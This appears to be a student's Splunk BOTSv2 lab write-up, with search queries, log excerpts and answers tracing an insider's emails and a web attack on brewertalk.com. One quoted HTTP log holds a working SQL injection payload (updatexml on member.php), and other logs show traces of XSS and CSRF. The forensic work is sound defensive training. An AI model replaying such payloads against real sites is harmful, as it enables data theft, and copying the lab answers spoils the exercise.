
Name : Amr Khaled Elgendy
Group : AMIT - Cyber Security Online 87
Task :Splunk 2

---

100 series questions

Amber Turing was hoping for Frothly to be acquired by a potential competitor which fell through, but visited their website to find contact information for their executive team. What is the website domain that she visited?
www.berkbeer.com
Amber Turing : src_ip="10.0.2.101"



```
index="botsv2" src_ip="10.0.2.101" sourcetype="stream:HTTP"  *beer*
| dedup site
| table site
```

✓ 1 event (before 16/01/2026 10:04:22.000)


site
www.berkbeer.com

dedup site is to remove the duplicate entries
table site is to display the output in a table format.

Amber found the executive contact information and sent him an email. What image file displayed the executive's contact information? Answer example: /path/image.ext

By `index="botsv2" sourcetype="stream:smtp" "berkbeer.com"`

/images/ceoberk.png



New Search

```
index="botsv2" src_ip="10.0.2.101" sourcetype="stream:HTTP" site="www.berkbeer.com" uri_path="/images/ceoberk.png"
```

✓ 1 event (before 16/01/2026 10:13:09.000) No Event Sampling ▾


SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- # bytes 1
- # bytes_in 1
- # bytes_out 1
- a dest_ip 1
- a dest_mac 1
- # dest_port 1

i	Time	Event
>	29/08/2017 10:39:28.726	{ [-] bytes: 132419 bytes_in: 360 bytes_out: 132059 dest_ip: 64.90.41.74 dest_mac: 58:49:3B:8A:8B:12 dest_port: 80 endtime: 2017-08-29T10:39:28.726213Z flow_id: 4f7870ba-6f61-492a-ac07-7211271f5676 http_comment: HTTP/1.1 200 OK http_content_length: 131785 http_content_type: image/png http_method: GET

What is the CEO's name? Provide the first and last name.
Martin Berk

What is the CEO's email address?
mberk@berkbeer.com:


✓ Correct Answer

Amber found the executive contact information and sent him an email. What image file displayed the executive's contact information? Answer example: /path/image.ext

/images/ceoberk.png

✓ Correct Answer

What is the CEO's name? Provide the first and last name.

Martin Berk


✓ Correct Answer

What is the CEO's email address?

mberk@berkbeer.com

✓ Correct Answer


After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?



```
i   Time                      Event
                                  response_code: [ [+]
                                  ]
                                  response_time: 0
                                  sender_domain: berkbeer.com
                                  sender_mail_from: mberk@berkbeer.com
                                  server_response: [ [+]
                                  ]
                                  server_rtt: 0
                                  server_rtt_packets: 0
                                  server_rtt_sum: 0
                                  src_ip: 104.47.36.78
                                  src_mac: 06:E3:CC:18:AA:33
                                  src_port: 62841
                                  time_taken: 6070
                                  timestamp: 2017-08-29T11:03:08.651670Z
                                  transport: tcp
                              }
                              Show as raw text
                              host = matar   source = stream:smtp   sourcetype = strea
>   29/08/2017                { [-]
    10:49:04.286                  ack_packets_in: 0
                                  ack_packets_out: 2
                                  bytes: 8103
                                  bytes_in: 8066
                                  bytes_out: 37
                                  capture_hostname: matar
                                  client_rtt: 0
                                  client_rtt_packets: 0
                                  client_rtt_sum: 0
                                  content: [ [+]
```

After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?

hbernhard@berkbeer.com



What is the CEO's name? Provide the first and last name.

Martin Berk

✓ Correct Answer

What is the CEO's email address?


mberk@berkbeer.com

✓ Correct Answer

After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?

hbernhard@berkbeer.com


✓ Correct Answer



```
packets_in: 2
packets_out: 1
protocol_stack: ip:tcp:smtp
receiver_domain: [ [+]
]
receiver_rcpt_to: [ [+]
]
reply_time: 6680
request_ack_time: 6680
request_time: 0
response_ack_time: 54495
response_code: [ [+]
]
response_time: 0
sender_domain: berkbeer.com
sender_mail_from: hbernhard@berkbeer.com
server_response: [ [+]
]
server_rtt: 0
server_rtt_packets: 0
server_rtt_sum: 0
src_ip: 104.47.37.78
src_mac: 06:E3:CC:18:AA:33
```

What is the name of the file attachment that Amber sent to a contact at the competitor?

Saccharomyces_cerevisiae_patent.docx



mberk@berkbeer.com

✓ Correct Answer

After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?

hbernhard@berkbeer.com


✓ Correct Answer

What is the name of the file attachment that Amber sent to a contact at the competitor?

Saccharomyces_cerevisiae_patent.docx

✓ Correct Answer

What is Amber's personal email address?



```
1  index="botsv2" sourcetype="stream:smtp" "berkbeer.com"
```

✓ 6 events (before 16/01/2026 12:21:57.000) No Event Sampling ▾


SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
# ack_packets_in 2
# ack_packets_out 5
# bytes 6
# bytes_in 6
# bytes_out 2

```
>  30/08/2017      { [-]
   15:08:00.075      ack_packets_in: 0
                     ack_packets_out: 31
                     attach_content_decoded_md5_hash: [ [+]
                     ]
                     attach_content_md5_hash: [ [+]
                     ]
                     attach_disposition: [ [+]
                     ]
                     attach_filename: [ [-]
                       Saccharomyces_cerevisiae_patent.docx
```

What is Amber's personal email address?

ambersthebest@yeastiebeastie.com



After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?

hbernhard@berkbeer.com

✓ Correct Answer

What is the name of the file attachment that Amber sent to a contact at the competitor?


Saccharomyces_cerevisiae_patent.docx

✓ Correct Answer

What is Amber's personal email address?

___________________________.___

Check 💡




```
1
2
packets_in 1
packets_out 1
interface 1
n 2
out 1
stack 1
main{} 1
pt_to{} 1
e 2
ck_time 2
ime 1
_ack_time 2
_code{} 1
_time 1
omain 1
ail_from 2
sponse{} 2
1
```

```
content: [ [+]
]
content_body: [ [+]
]
content_transfer_encoding: [ [+]
]
content_type:  multipart/mixed;
     boundary="_004_SN1PR18MB058979205875E88B06061480D4960SN1PR18MB0589namp_"
data_packets_in: 47
data_packets_out: 1
date: Sat, 30 AUG 2017 15:07:56 +0000
dest_ip: 172.31.38.181
dest_mac: 06:6A:51:FA:0A:B0
dest_port: 25
duplicate_packets_in: 0
duplicate_packets_out: 0
endtime: 2017-08-30T15:08:00.075698Z
file_type: [ [+]
]
flow_id: b8f545ae-92cc-4086-b4e6-871c384e1731
mime_type: multipart/mixed
mime_version:  1.0
```

Using CyberChef : ambersthebest@yeastiebeastie.com

200 series questions

What version of TOR Browser did Amber install to obfuscate her web browsing? Answer guidance: Numeric with one or more delimiter.
7.0.4
After `index="botsv2" "tor" "amber" "install"`



basic keyword searches.

Answer the questions below


What version of TOR Browser did Amber install to obfuscate her web browsing?
Answer guidance: Numeric with one or more delimiter.

7.0.4


✓ Correct Answer

What is the public IPv4 address of the server running www.brewertalk.com?

__.__.___.___



FIELDS
1
tcTime 1
1
nnel 1
e 2
cription 2
e_time 1
100+
100+
1
1
tegory 1



```
ecordID>118559</EventRecordID><Correlation/><Execution ProcessID=
hreadID='1824'/><Channel>Microsoft-Windows-Sysmon/Operational</Ch
Computer>wrk-aturing.frothly.local</Computer><Security UserID='S-
8'/></System><EventData><Data Name='UtcTime'>2017-08-24 04:20:44.
ta><Data Name='ProcessGuid'>{B2E0DF5E-9CF4-598C-0000-00103B38CC01
><Data Name='ProcessId'>2252</Data><Data Name='Image'>C:\Users\am
ing\Desktop\Tor Browser\Browser\firefox.exe</Data><Data Name='Com
e'>"C:\Users\amber.turing\Desktop\Tor Browser\Browser\firefox.exe
a><Data Name='CurrentDirectory'>C:\Users\amber.turing\Desktop\Tor
r\Browser\</Data><Data Name='User'>FROTHLY\amber.turing</Data><Da
='LogonGuid'>{B2E0DF5E-B9C1-598B-0000-0020ED760900}</Data><Data N
gonId'>0x976ed</Data><Data Name='TerminalSessionId'>1</Data><Data
='IntegrityLevel'>Medium</Data><Data Name='Hashes'>SHA1=82EEBDA7E
1FA55066D793D29FB81B48C5</Data><Data Name='ParentProcessGuid'>{B2
E-9CDF-598C-0000-00101AF3CB01}</Data><Data Name='ParentProcessId'
Data><Data Name='ParentImage'>C:\Users\amber.turing\Downloads\tor
r-install-7.0.4_en-US.exe</Data><Data Name='ParentCommandLine'>"C
\amber.turing\Downloads\torbrowser-install-7.0.4_en-US.exe" </Dat
ntData></Event>
```


What is the public IPv4 address of the server running www.brewertalk.com?
52.42.208.228

To find the public IPv4 address of the server running www.brewertalk.com, I'll need to look into the DNS logs, since the HTTP logs will only display private IP addresses.

```
index="botsv2" source="stream:dns"
"www.brewertalk.com"
| table host_addr{}
| dedup host_addr{}
```

Provide the IP address of the system used to run a web vulnerability scan against www.brewertalk.com.
45.77.65.211 (attacker-ip)

A web vulnerability scan will cause a lot of traffic to be sent from a single IP address to the web server.



What version of TOR Browser did Amber install to obfuscate her web browsing? Answer guidance: Numeric with one or more delimiter.

7.0.4

✓ Correct Answer


What is the public IPv4 address of the server running www.brewertalk.com?

52.42.208.228

✓ Correct Answer

Provide the IP address of the system used to run a web vulnerability scan against www.brewertalk.com.

45.77.65.211




```
index="botsv2" source="stream:http" "www.brewertalk.com"
| stats count by src_ip
```

✓ 5,690 events (before 16/01/2026 13:18:15.000) No Event Sampling ▾

src_ip
10.0.2.109
45.77.65.211
52.40.10.231
71.39.18.125
136.0.0.125
136.0.2.138
172.31.10.10


The IP address from Q#2 is also being used by a likely different piece of software to attack a URI path. What is the URI path? Answer guidance: Include the leading forward slash in your answer. Do not include the query string or other parts of the URI. Answer example: /phpinfo.php
/member.php



Top 10 Values	Count	%
/member.php	6	11.321%
/search.php	2	3.774%
/1515/	1	1.887%
/157/	1	1.887%
/181/	1	1.887%
/32/	1	1.887%
/326/	1	1.887%
/343/	1	1.887%
/413/	1	1.887%
/441/	1	1.887%

```
:active]=1502406754; sid=4fe03aca14ad580cc616629e7552ac3e
T 6.1; Trident/4.0; w3af.org)
src_port: 47728
status: 404
time_taken: 151664
```

What SQL function is being abused on the URI path from the previous question?
updatexml



New Search


```
index="botsv2" source="stream:http" "www.brewertalk.com"  src_ip="45.77.65.211" uri_path="/member.php" http_content_type="text/html; charset=UTF-8"
```

✓ 8 events (before 16/01/2026 13:37:48.000) Sampling 1 : 100 ▾

16/08/2017 15:24:57.404

```
{ [-]
   bytes: 3942
   bytes_in: 844
   bytes_out: 3098
   dest_ip: 172.31.4.249
   dest_mac: 0A:42:7E:25:21:B4
   dest_port: 80
   endtime: 2017-08-16T15:24:57.404578Z
   flow_id: 9bab9ce9-e4c4-498d-a947-9fdae92074da
   form_data:
regcheck1=&regcheck2=true&username=makman&password=mukarram&password2=mukarram&email=mak@live.com&email2=mak@live.com&referrername=&imagestring=F
Registration!&question_id=makman' and updatexml(NULL,concat (0x3a,(SELECT email FROM mybb_users ORDER BY UID LIMIT 1,1)),NULL) and '1
   http_comment: HTTP/1.1 503 Service Temporarily Unavailable
   http_content_length: 2184
   http_content_type: text/html; charset=UTF-8
```

What was the value of the cookie that Kevin's browser transmitted to the malicious URL as part of an XSS attack? Answer guidance: All digits. Not the cookie name or symbols like an equal sign.
1502408189




```
1 index="botsv2" sourcetype="stream:http" kevin "<script>"
```

✓ 1 event (before 16/01/2026 13:47:03.000)   No Event Sampling ▾

```
i  Time                  Event
>  16/08/2017            { [-]
   15:19:17.163            accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                           accept_language: en-US,en;q=0.5
                           bytes: 11537
                           bytes_in: 2832
                           bytes_out: 8705
                           cookie: mybb[lastvisit]=1502408189; mybb[lastactive]=1502408191; sid=4a06e3f4a6eb6ba1501c4eb7f9b25228; admin
```

What brewertalk.com username was maliciously created by a spear phishing attack?
kIagerfield

field that Kevin’s CRSF token gets stored in a variable called ‘my_post_key’, which is then used to create a new account with the username ‘kIagerfield’




```
<div class="left_menu_box">
<div class="title">Users &amp; Groups</div>
<ul class="menu"><li class=""><a href="index.php?module=user-users">Users</a></li>
<li class=""><a href="index.php?module=user-groups">Groups</a></li>
<li class="active"><a href="index.php?module=user-titles">User Titles</a></li>
